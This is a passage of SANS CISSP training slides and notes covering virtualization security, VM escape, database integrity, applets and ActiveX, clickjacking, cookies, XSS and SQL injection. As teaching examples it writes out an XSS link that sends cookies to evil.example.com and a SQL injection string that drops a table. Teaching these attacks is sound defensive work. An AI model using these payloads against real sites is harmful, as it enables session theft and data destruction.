Options include online P2V (physical host remains operational during the conversion) and offline P2V (host is powered down before conversion). Many legacy systems, such as Windows 2000 server, require offline P2V.

VIRTUALIZATION BENEFITS

Benefits include:

- Server consolidation
- Lower electricity costs
- Lower cooling requirements
- Lower space requirements
- Simpler patching
- Simpler backups and recovery
- Ability to create system snapshots which may later be restored
- Ability to clone systems
- Simpler system testing
- Simpler business continuity planning



Virtualization Benefits

The promise of virtualization is shrinking the physical footprint of computer systems. More servers running on less hardware delivers many "green" benefits: Lower power consumption, less cooling, less space, etc.

There are many operational advantages as well; for example, simpler patching, backups, and restoration.

Virtualization can greatly simplify business continuity planning. A 100% virtualized data center can be fully replicated at another site and brought online very quickly. Virtual BCP solutions include VMware vCenter Site Recovery Manager and Terremark cloud-based disaster recovery for Microsoft Hyper-V.

SECURING VIRTUAL ENVIRONMENTS, APPLIANCES, AND EQUIPMENT

Virtual environments have security needs similar to host-based environments

- Both host and virtual machines must be patched and hardened
- Proper network segmentation should be used

There are also security requirements unique to virtualization

- Protect the hypervisor
- Protect special host -> VM and VM -> VM communications, such as cut/paste and drag/drop



MGT414 | SANS Training Program for CISSP® Certification

45

Securing Virtual Environments, Appliances and Equipment

Virtual systems share many security concerns with traditional host-based systems: Patching, hardening, etc.

Virtualization also introduces additional risks that do not exist in host-based systems. For example, VM Escape, which means exploiting the host from a virtual machine, or VM-to-VM attacks. We will discuss VM Escape shortly.

These are new risk vectors and have been poorly understood (and mitigated) so far. A hypervisor is not a firewall, and should not be treated as one.

The hypervisor is the key. It must remain secure.

VMESCAPE

- Virtual machine escape (VMEscape) describes the risk of a successful attack from:
 - Virtual machine to host operating system
 - Virtual machine to another virtual machine
- The attack is against the hypervisor or virtual devices controlled by the hypervisor
 - If successful, all virtual machines, and potentially the host itself, are at risk
- This is not a theoretical attack: It has been successfully performed
- Consider the risk of co-mingling virtual machines with different security requirements on the same hypervisor



VMEscape

Virtual machine escape (VMEscape) is not a theory. It has been accomplished. The hypervisor, or shared hardware controlled by the hardware such as memory, are the vector for this attack.

VMEscape targets vulnerabilities in the virtualization software, specifically the hypervisor, as well as virtual devices controlled by the hypervisor. This allows new attack vectors, including:

- Hypervisor -> virtual machine
- Virtual machine -> hypervisor
- Virtual machine -> virtual machine

The first rule of virtualization security: The hypervisor is not a firewall. Virtualizing an entire data center into one large host server offers compelling benefits: Data center in a box, or in a rack. Duplicate the virtual data center and place the second copy at another geographic location for BCP/DRP purposes, and many IT professionals would consider their job done.

It's not that's simple. Consider the risk of mixing virtual machines with different security requirements on the same host. At minimum, for a simple company, that means two separate hardware hosts: Internal and DMZ. In reality, more hosts would be needed for most organizations.

Also, harden the host. While it may seem obvious, a typical network-based attack vs. a virtual host risks all virtual machines running within the host.

VMESCAPE VECTORS

- The Hypervisor is the primary attack vector
- Virtual devices controlled by the hypervisor are also vectors
- Hypervisor -> VM and VM -> VM communication channels are another vector
 - Drag/drop
 - Cut/paste

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Floppy	Auto detect
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

VMEscape Vectors

The hypervisor, virtual devices controlled by the hypervisor, and virtual communication channels are vectors for VMEScape attacks. To detect VMEScape, you should watch the hypervisor closely, including all logs. Pay careful attention to error logs generated by virtual devices.

A successful VMEScape attack used the virtual display device, specifically the virtual video frame buffer, as we will discuss shortly.

VMESCAPE DEMONSTRATION

- Kostya Kortchinsky of Immunity, Inc. presented "CLOUDBURST: A VMware Guest to Host Escape Story" at BlackHat USA 2009, Las Vegas
- Targeted virtual video frame buffer to write frames outside of virtual machine's memory
 - Allowed attacker to write any data anywhere in hypervisor memory
- Their findings:
 - *VMware isn't an additional security layer. It's just another layer to find bugs in¹*
 - *Given the correct bug primitives (memory leak, memory write), everything can be defeated²*



MGT414 | SANS Training Program for CISSP® Certification

48

VMEscape Demonstration

Kostya Kortchinsky's presentation, "CLOUDBURST: A VMware Guest to Host Escape Story," referenced below, is worth a read. It provides blow-by-blow details of successful VMEscape. The specific vulnerabilities exploited by Kostya have been patched, but new vulnerabilities are likely to emerge or be discovered.

Note that VMware is not the only virtualization software likely to suffer the threat of VMEscape; it is very popular, and therefore targeted by information security researchers. Complexity is the enemy of security, as Bruce Schneier said, and virtualization software is highly complex.

[1] CLOUDBURST A VMware Guest to Host Escape Story <https://mgt414.com/3a>

[2] ibid.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security

SANS

MGT414 | SANS Training Program for CISSP® Certification

49

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

DATABASE SYSTEMS

- Database
 - Collection of related data intended for sharing by multiple users
- Database management system (DBMS)
 - Stores data and provides operations on the database, such as create, delete, update and search
- Provides security and integrity controls
- Types of data models
 - Hierarchical
 - Mesh
 - Object-oriented
 - Relational



Database Systems

Database

- Collection of related data about an organization intended for sharing by multiple users

Database management system (DBMS)

- Stores data and provides operations on the database such as create, delete, update and search
- Provides security and integrity controls

DATABASE

Database language types and functions:

- Permit external access to database management systems (DBMS)

Data definition language (DDL)

- Defines database schema

Data manipulation language (DML)

- Examines and manipulates contents of a database



Database

One can view a database and the language that controls it as a way to program some operations.

Two key terms to be familiar with are *data definition language* (DDL), which defines database schema, and *data manipulation language* (DML), which examines and manipulates contents of a database.

DATABASES: CIA

- Semantic Integrity
 - Ensures that data types, logical values, uniqueness constraints, and operations are enforced
 - Enforcer: DBMS
- Entity integrity
 - Ensures each entry has a unique primary key that is not null
- Referential Integrity
 - Prevents users from entering inconsistent data
- Concurrency
 - Updates by more than one person at the same time
 - Solved by locking
- Commit
 - Executes changes that were just made
- 2-phase commit: Vote first before committing (distributed databases)
 - Rollback if commit is unsuccessful
 - Database returns to its previous state
- Checkpoints: If a system fails, there is a return to the point before failure



Databases: CIA

Database systems also have serious security issues. Large database systems have hundreds if not thousands of users who access information that is centrally stored in a Database Management System (DBMS). Such a system must have mechanisms in place to ensure that two users do not attempt to access the same data at the same time. This is usually controlled through the use of locks that are imposed on rows or fields in the database. As soon as a user accesses a specific record, another person cannot access the record. In some cases, a deadlock is put in place. A deadlock is a lock that was not properly removed and although no one will make use of the specific record or entry, the system will not allow the use of it.

DBMSes are also adept at enforcing semantic integrity. They keep track of what type of data is entered and only valid types are accepted. A field is defined as a date field, a numeric field of x character, or a constraint (such as a unique customer ID). If a field data type is not proper, an error message is generated and resubmission has to take place with the corrected data.

Entity integrity ensures each database entry has a unique primary key that is not null

Referential integrity in a database has a few rules. A database table usually has a unique primary key for each record. This key can be referenced by other tables in the database; this is called a *foreign key*. All foreign keys must point to an existing primary key or there can be a serious integrity problem.

A commit is executed when the changes you make to a record are submitted to the database. As long as the commit is not completed, the information is temporarily stored and not saved.

On rare occasions, problems arise when doing entries in a database. If for some reason the system no longer responds or exhibits strange behavior, it is possible to complete a rollback. A *rollback* is when you return to a previous known good state. Some of the leading DBMS systems allow you to take regular snapshots or checkpoints and revert to a specific checkpoint if a problem arises.

DATA WAREHOUSE AND DATA MINING

Data warehouse

- Large structured data store created for long running, complex, or intense analytic queries
- Purpose is to allow time consuming information retrieval and complex data analysis without disruption of resources required to provide more timely access to data
- Normalization of data to remove redundancies might be necessary with heterogenous data stores

Data mining

Allows detecting abnormal patterns in large datasets

Possible uses include:

- Intrusion detection
- Fraud detection
- Auditing the database



Data Warehouse and Data Mining

Data warehouses bring together structured data from disparate data stores. A key goal of the data warehouse is to allow for complex queries to be performed in a manner that will not negatively impact an online data store intended for immediate access needs. Forecasting information based on large volumes of data with complex relationships would be an example of possible use of the data warehouse.

Data mining allows for the discovery of new or novel insights from patterns discerned in large datasets.

DATABASE VULNERABILITIES & THREATS

Security issues

- Aggregation
 - User has a right to only certain data items in a larger collection of data items
 - Obtains knowledge—that he/she does not have a right to—about the larger collection
- Inference
 - User deduces information of higher sensitivity from lower sensitivity information
- Inference controls
 - Enforced during query processing
 - Content-dependent access rules



MGT414 | SANS Training Program for CISSP® Certification

54

Database Vulnerabilities & Threats

Security issues:

- Aggregation
 - User has a right to only certain data items in a larger collection of data items
 - Obtains knowledge—that he/she does not have a right to—about the larger collection
- Inference
 - User deduces information of higher sensitivity from lower sensitivity information
- Inference controls
 - Enforced during query processing
 - Content-dependent access rules

DATABASE FAULT TOLERANCE

Client-Server database system should support:

- Shadow database: A shadow of primary database placed on a separate computer
- Fail-over: Database operations continue on a second server if the first server fails

Database Fault Tolerance

Leading Database Management Systems (DBMS) also have their own redundancy mechanisms. Some make use of the built-in replication features whereby each transaction, input, or modification on one database is replicated to a backup copy of the database.

Database shadowing involves simultaneously working with one or more copies of a database. The master is the database that is normally accessed for all transactions or data retrieval. Each of the database copies are the shadows. Each change made to the primary database is replicated to the secondary copies of the database. This type of system allows for backups while the system is operational; there is no need to interrupt or shut down the database. Not all DBMSes support database shadowing.

The two most common mechanisms for protecting databases today are fail-over and load sharing, such as a cluster. Fail-over is a reliable mechanism, but one of the shortcomings is that one of the computers is not used for processing; it simply waits for the primary computer to become unavailable. Unused CPU cycles are not the best investment choice. A load sharing mechanism allows you to use one or more computers simultaneously, taking advantage of the processing power on both computers. If one of the computers suffers from a failure, it is not visible to the end-user, the administrator is warned, and the problem can be fixed while maintaining availability through the other computer.

APPLETS

Small application program:

- Functions without sending user requests back to the server
- Sent along with a web page to the user
- Written in Java
- Performs interactive animations, calculations, and simple tasks
- Remote code runs on the client, which introduces additional risks



Applets

Applets are small Java programs downloaded by users who visit web pages. These applets provide more functionality and a richer experience to users. They are common on dynamic websites or sites that have animated or interactive functions. Applets are restricted from accessing the local file system or the network. Due to some of the difficulties in delivering applets to a variety of different browsers, a lot of developers have switched to server-side Java programs instead. These programs are called *ServLets*. The next slide includes more detail about the security mechanisms attached to Java.

JAVA

- Object-oriented
- Platform independent
 - Generates bytecode
 - Bytecode interpreted into machine code by Java Virtual machine (JVM)
- JVM runs checks on each object to ensure integrity
- JavaScript is an unrelated language
- Sandboxing attempts to protect against malicious applets
 - Applet runs in segregated area
 - Attempted actions monitored
- Browser settings control applet actions
- Applets can be signed



Java

The Java programming language has some interesting features and security mechanisms. One of the concepts is the sandbox, in which an application that runs your browser is executed in what is similar to a virtual machine. It does not have the capability to perform functions outside of this box. Java is also a cross-platform programming language. Applets are created and then compiled into bytecode that is not specific to a processor. When the applet is downloaded, the Java Virtual Machine (JVM) converts the bytecode into machine language code that is understood by the specific platform on which the code is executed.

Untrusted Java Applets

Applets that are downloaded from the internet are untrusted and prevented from reading or writing files on the client file system. These applets are also prevented from making network connections except to the originating host on which they were downloaded. In addition, applets loaded over the internet are prevented from starting other programs on the client. Applets loaded over the internet are also not allowed to load libraries, or to define native method calls. If an applet can define native method calls, the applet gets direct access to the underlying computer.

Trusted Java Applets

Trusted applets occur in two ways. To get a trusted applet, you can install one on the local hard disk in a directory on the CLASSPATH used by the program that runs the applet. Applets are also considered trusted if they are signed by a trusted identity.

ACTIVEX

- Object-oriented programming technologies and tools
- ActiveX control:
 - A self-sufficient program that can be run anywhere in the ActiveX network
 - Equivalent to a Java applet
 - Can be created with several languages
- ActiveX controls run on the client, which introduces risk
- Security relies on identifying the source of ActiveX controls with certificates
- ActiveX control downloaded to hard drive, not sandbox
- Configure browser settings:
 - Users might not understand prompts



ActiveX

When a user connects to a web page that has an embedded control, the browser's Authenticode technology will verify the signature with the Certificate Authority (CA) that has signed the control to verify it has not been modified. It then downloads the control. Internet Explorer's default is to not allow untrusted or unsigned controls to execute. This setting, however, can be easily changed by the end-user and it is even possible for an end-user to accept all controls without prompt, regardless of the trust level. In other words, the user does not have to deal with annoying security warning messages if he doesn't want to deal with them.

Java executes code in a sandbox that cannot access the file system or the network. ActiveX relies on the use of a digital signature that can be disabled by the end-user. Both technologies contain identified security issues, making it necessary to educate users about the dangers of visiting sites that are unknown or changing their browser setting.

Many companies make use of ActiveX to distribute valid patches or updates to users; these companies educate users or direct them regarding how to allow an applet to run. Users who are not properly educated will not see the difference between an in-house, benign control and a malicious one from the internet.

OWASP

OWASP (Open Web Application Security Project) is:

...a worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.¹

Maintains hundreds of projects, notably including the OWASP Top 10

- Ten most critical web application security risks



OWASP

OWASP maintains hundreds of highly useful projects, including the OWASP Top 10, the Zed Attack Proxy (ZAP), Mutillidae 2, cheat sheets, secure programming guides, and much more.

[1] OWASP <https://mgt414.com/27>

WEBAPPLICATION SECURITY

Web security issues include:

- Clickjacking
- Cross Site Scripting (XSS)
- Session Management
- Input Validation
- SQL Injection

Let's discuss each



Web Application Security

Web applications are complex, and complexity is the enemy of security. Web applications present many security challenges. Some, like input validation, apply to all types of applications. Others, such as clickjacking, are web-specific.

CLICKJACKING

- Clickjacking tricks a user into clicking on a malicious link or taking harmful action
 - Also called UI redressing
- Places an innocuous window on top of another one
- Used to disable security features or agree to malicious actions
 - Turns off antivirus or firewall
 - Installs malware
 - Sends malicious links to contacts



MGT414 | SANS Training Program for CISSP® Certification

61


Clickjacking

Clickjacking (aka UI redressing) is a clever attack that places a window that appears benign over a window that is malicious. The victim only sees the top window and doesn't realize there is another window below it.

Let's see the attack on the next slide.

CLICKJACKING ILLUSTRATED

A frame with a transparent window is overlaid on top of another



- If user clicks, they disable the firewall

Clickjacking Illustrated

In this clickjacking attack, the "Close window?" window is placed directly over the "Disable firewall?" window.

There is a transparent window now placed directly over the "Yes" portion of the "Disable firewall?" window. The "No" option is now hidden.

When the user clicks "Yes," they are unwittingly agreeing to disable the firewall.

COOKIES


A cookie holds HTTP state information

- Such as a unique session ID

There are two types of cookies:

- Session cookies are in memory and deleted upon browser exit
- Persistent cookies are saved to disk and may be used long-term

With the proper tools, either may be altered by the user



Cookies

Cookies are used to store information related to an HTTP session. One of the most critical variables to track is the session ID, shown in the black box in the graphic above.

According to OWASP, "Cookies can be used to maintain a session state. This identifies a user whilst in the middle of using the application. Session IDs are a popular method of identifying a user. A "secure" session ID should be at least 128 bits in length and sufficiently random. Cookies can also be used to identify a user, but care must be taken in using cookies. Generally, it is not recommended to implement a SSO (Single Sign On) solution using cookies; they were never intended for such use."¹

It's important to remember that both persistent and session cookies may be altered by a user who possesses the proper tools. Persistent cookies may be edited on the disk (among other methods), and session cookies may be altered via the use of web application manipulation proxies such as Paros or the Burp Proxy.

[1] Reviewing Code for Session Integrity issues - OWASP <https://mgt414.com/28>

SECURE COOKIE STORAGE AND TRANSMISSION

Cookies sent via HTTP may be intercepted

- User IDs and other credentials may be stolen and reused
- Or changed

A cookie marked "Secure" may be transmitted via SSL/TLS only

- Not exposed in plaintext on the network



MGT414 | SANS Training Program for CISSP® Certification

64

Secure Cookie Storage and Transmission

Secure cookies are transmitted via SSL/TLS only, providing a layer of security.

Another cookie security method is HttpOnly, which allows HTTP access only (as the name implies), and forbids access from scripts such as JavaScript.

According to OWASP: "This is adhered to in IE6 and above. HTTP Only cookie is meant to provide protection against XSS by not letting client-side scripts access the cookie. It's a step in the right direction but not a silver bullet."¹

[1] Reviewing Code for Session Integrity issues - OWASP <https://mgt414.com/28>

XSS

Cross-site scripting (XSS) reflects a script via a trusted website

- Attack on web server clients
- XSS attacks commonly use JavaScript

Attack is based on lack of input validation and/or output encoding by websites

- Tags such as <script> are allowed as input



XSS

Cross-site scripting (XSS) attempts to reflect (bounce) a script via a trusted website. XSS is part of a family of related attacks, including Cross-Site Request Forgery (CSRF, but sometimes called XSRF). XSS relies on two flaws: A lack of input validation and output encoding (character escaping, which marks characters as data, rather than code to be executed).

Although any web scripting language may be used in an XSS attack, JavaScript is the most common.

These attacks attempt to bypass the same origin policy used by web browsers and JavaScript: A website (site A) may send a browser cookies and site A may request them back. The same origin policy means site B may not access site A's cookies, for example.

COMMON XSS GOAL: STEAL COOKIES

A common goal of XSS is stealing cookies

- Often contain authentication information
- JavaScript can read cookies via document.cookie property

You surf to bank.example.com, and it gives you a cookie

- Then you surf to evil.example.com in another tab
- It asks you for the document.cookie for bank.example.com


The browser's same-origin policy will defeat this attack



Common XSS Goal: Steal Cookies

A common goal of XSS attacks is to steal cookies from a trusted site. Theft of cookies may allow an attacker to steal credentials from an authorized victim. The browser's same-origin policy defeats a direct attack (site B asking for site A's cookies directly). The same-origin policy is a control that the protocol, host, and port must match. For example, a cookie given by http (protocol) bank.example.com (host) port 80 will only be returned to the same protocol, host, and port: http://bank.example.com:80.

XSS attempts to evade the same origin policy by bouncing the attack via the trusted site.



Failed Cookie Theft

This diagram shows a failed cookie theft. The same-origin policy does not allow `evil.example.com` to access `bank.example.com`'s cookies.

XSS STEP 1: TEST

A website asks you to type a word and then displays the word


- You type: Sneakers
- The website says: "You just typed Sneakers"

Then you type:

```
<script>alert('MGT414!!');</script>
```

The browser displays a message:

- Your browser ran the JavaScript!
- It went from browser -> server
- Then server -> browser



XSS Step 1: Test

The first step in testing for an XSS vulnerability is reflecting JavaScript back to yourself.

In this case, the user types the following into a form on a website:

```
<script>alert('MGT414!!');</script>
```

If the user receives the popup shown above, the site may be vulnerable to XSS.

It's important to remember the JavaScript data flow here:

client -> server -> client

We will add one site to that flow in an XSS attack, as we will see next.

XSS STEP 2: THIRD-PARTY BOUNCE

- We bounced JavaScript back to ourselves
 - Not terribly interesting, but this bounce is critical to XSS attacks
- What if we place JavaScript on a third-party site (like a blog) and bounce (reflect) it via another third-party site, like a bank?
- If successful, the JavaScript will run in the security context of the bank
 - But it originates from a different site!



XSS Step 2: Third-Party Bounce

What if we add a step to the XSS test we tried previously?


Instead of sending the JavaScript this way:

client -> server -> client

We add a fourth site to that flow:

attacker content -> client -> server -> client

This is the basis of an XSS attack: The attacker places malicious JavaScript on a site that the victim later accesses.



XSS Cookie Theft

This graphic shows the complete XSS attack. The attacker hosts a link containing JavaScript that sends `bank.example.com`'s cookies to `evil.example.com`.

The above graphic shows JavaScript pseudo code. The actual link in step 1 would be:

```
http://bank.example.com/search.php?name=<script>document.location='http://evil.example.com/cgi-bin/xss.cgi?'+document.cookie;</script>
```

Once received by the browser, the rest of the attack flows just like our XSS 'MGT414!!' popup example shown previously: The JavaScript goes to `bank.example.com`, and is reflected back to the browser.

To the browser `bank.example.com` sends the browser JavaScript requesting that its cookies be sent to a third-party site. The browser's same origin policy allows this request, and the cookies are sent to `evil.example.com`.

INPUT VALIDATION

Applications must perform input validation

- Why did bank.example.com allow <script> tags for a search?

Blacklisting rejects specific characters and allows all others

- Reject: "<", ">", "?"
- Allow the rest

Whitelisting allows specific characters while rejecting the rest

- Allow: a-z, A-Z and 0-9
- Reject the rest

Whitelisting is superior to blacklisting



Input Validation

Lack of input validation is a critical vulnerability behind many types of attacks, including buffer overflows, SQL injecting, XSS and many others.

Whitelisting is superior to blacklisting: It is better to define allowed characters, as opposed to defining rejected characters. The risk with the latter approach is missing key characters, or not accounting for character encoding.

Whitelisting is also known as "accept known good." Blacklisting is also known as "reject known bad."

Input validation has interesting ramifications: If your surname is O'Brien or O'Neil, you know that many websites will not allow the single quote (') character, and reject a username containing one.

SQL INJECTION

SQL (Structured Query Language) is a database language

- Family includes MySQL, MSSQL, PostgreSQL, Oracle, and others

SQL servers often act as back-end databases for web servers in multitier design



SQL Injection

One goal of SQL injection is to achieve read/write access to the data tier, via the presentation and logic tier (if present). The attacker sends SQL commands via the web server. This requires poor input validation, allowing characters such as single quote, double quote, semicolon, and others.

NORMAL SQL QUERY VIA WEBSITE

A website has a form:

- Enter the employee's name: _____
- The user types "Cosmo"

The website sends a SQL query to the back-end MS SQL Server database

SELECT * FROM EMPLOYEES WHERE USERNAME = "Cosmo";

- Means: select any record from the employees table where the username is "Cosmo"



Normal SQL Query via Website

Imagine a web server using 2-tier design, connected directly to a SQL server. The web server is not performing input validation, which we will see shortly.

When the user enters "Cosmo" in the web form, the input is inserted into the following SQL command:

SELECT * FROM EMPLOYEES WHERE USERNAME = "Cosmo";

Everything between the quotes is user-supplied input: This is the vector for an SQL injection attack.

This example (and the following) uses MS SQL Server. The same general approach applies to any type of SQL (though the syntax may vary).

SQL QUERY DETAILS

If the programmer makes a mistake, they may blindly insert the user's input directly into the query

```
SELECT * FROM EMPLOYEES WHERE USERNAME = "<user input>";  
o That is harmless in this case
```



SANS

MGT414 | SANS Training Program for CISSP® Certification

74

SQL Query Details

Here, we see a benign entry of "Cosmo" passed to the back-end SQL server. The user is doing what the programmer expected (entering a valid username), so the SQL command is formed and passed through to the SQL server.

SQL INJECTION

An attacker types the following in the username field:

```
Cosmo"; drop table employees; --
```

If the programmer does this:

```
SELECT * FROM EMPLOYEES WHERE USERNAME = "<user input>";
```

The statement becomes:

```
SELECT * FROM EMPLOYEES WHERE USERNAME = "Cosmo"; drop table  
employees; --";
```

This means:

- Select any record from the employees table where username = "Cosmo" THEN delete the employees database table
- "--" is a comment field, which mitigates the unbalanced double quote



SQL Injection

Now let's hack the MS SQL server. This attack relies on the fact that the code is passing whatever the user types straight through to the SQL server.

The attacker now types:

```
Cosmo"; drop table employees; --
```

This input is inserted into the SQL code written by the programmer, becoming:

```
SELECT * FROM EMPLOYEES WHERE USERNAME = "Cosmo"; drop table  
employees; -- ";
```

This will delete the employees database table! This is an availability attack.

The attacker typed "--" (SQL comment) to avoid a syntax error: The programmer has placed two double-quotes in the command. The attacker adds a third, which creates an unmatched double-quote (normally triggering a syntax error and breaking the attack). The comment makes the SQL server ignore everything, avoiding a syntax error.

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
